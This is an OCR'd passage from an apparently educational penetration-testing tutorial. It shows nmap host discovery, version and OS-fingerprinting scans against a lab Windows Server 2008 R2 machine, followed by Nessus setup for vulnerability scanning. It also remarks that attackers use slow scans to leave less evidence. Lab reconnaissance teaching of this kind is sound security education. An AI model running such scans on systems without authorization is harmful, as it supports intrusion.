
3.1 Scanning via the NMAP Tool

Initially, we should ensure the network and determine the precise IP address of our target system using the NMAP tool. NMAP stands for Network Mapper and serves to scan vulnerable ports, identify the operating system, and uncover services on the target system. This tool is open-source.

To scan the target, we utilize a Kali Linux machine. Before this, it is crucial to verify the target machine's network and also our machine's IP address. The following figure shows the process of obtaining the Kali machine's IP address.[7]



We use the “ifconfig” command in the Kali Linux machine to get the host IP address. So, the Kali machine IP address was “192.168.1.102” with /24 mask. Now we know the target machine network, 192.168.1.0/24. Then we should identify the target machine IP address using the following command.



sudo nmap -T5 192.168.1.0/24


sudo – requesting superuser privileges

nmap – requesting service from the superuser

T5 – scanning speed of the target system (We can set the speed T1 to T5, T5 is the maximum speed, but there are lots of logs created in the target machine. Usually, hackers use the T1 speed because they don't want to leave more evidence in their target. For education purposes, we set the maximum speed of T5 here.)

I received "192.168.1.1", "192.168.1.101", "192.168.1.102", and "192.168.1.103" IP addresses as the results of this nmap scan. "192.168.1.1" was the IP address of my router. "192.168.1.101" was the IP address of my main machine (where the Oracle VM VirtualBox was installed). "192.168.1.102" was the IP address of my Kali machine. Therefore "192.168.1.103" was the IP address of my target machine.

So, we have found the IP address of our target machine. Now we have to scan the running services of our target machine. The following command is used to check the running services.



sudo nmap -T5 -sV 192.168.1.103

sudo – requesting superuser privileges

nmap - requesting service from the superuser


T5 – speed of the scan

sV – scan the version

192.168.1.103 – IP address of the target machine

So after entering this command, we can see several open ports in our target machine.

Then we should identify the operating system of our target machine. We can use the following command to do that.




We use the above command for OS Fingerprinting.

sudo nmap -T5 -O 192.168.1.103

O – checking the Operating System Fingerprint

192.168.1.103 – target machine IP address

The output of the command shows the operating system of the target machine. Also, we can get all the details of our scan using the following command.



sudo nmap -T5 -A -p1-1023 192.168.1.103

A – to perform an aggressive scan

p1-1023 – the port range is 1-1023

192.168.1.103 – target machine IP address


The output of this command shows that our target system's exact OS is “Windows Server 2008 R2 Standard”.

Now we have to scan the vulnerabilities of our target system. To do this, we can use Nessus and Openvas tools.

3.2 Scanning via the Nessus Tool

Nessus is an open-source tool that scans our target system’s vulnerabilities. We first download and install Nessus to the Kali Linux machine. We can download the Nessus using the https://www.tenable.com/downloads/nessus website.

This tool can install on the Kali machine using the following commands.




sudo dpkg -i <file_name>

dpkg - used to install, configure, upgrade, or delete Debian packages

i - used to the installation of the package

After the installation, we have to start the Nessus services using the following command.




service nessusd start - to start the Nessus services


To start the Nessus on the web browser, give the localhost IP address with the port (https://127.0.0.1:8834/) in the address bar. The localhost IP address is 127.0.0.1, and the Nessus service port is 8834.

Continue with Nessus Essentials. And then, relevant plugins will download and compile.


Then give a scan by clicking the “New Scan” button, as shown in the following figure.




Select the “Basic Network Scan” in the next window, as shown in the following figure.




Next, give a name (any name), the target machine IP address, and a folder for the scan as the following window. Then click the save button to save the scan in the given folder.





Now go to the scan saved folder and click “Launch” to start the scan as the following figures.

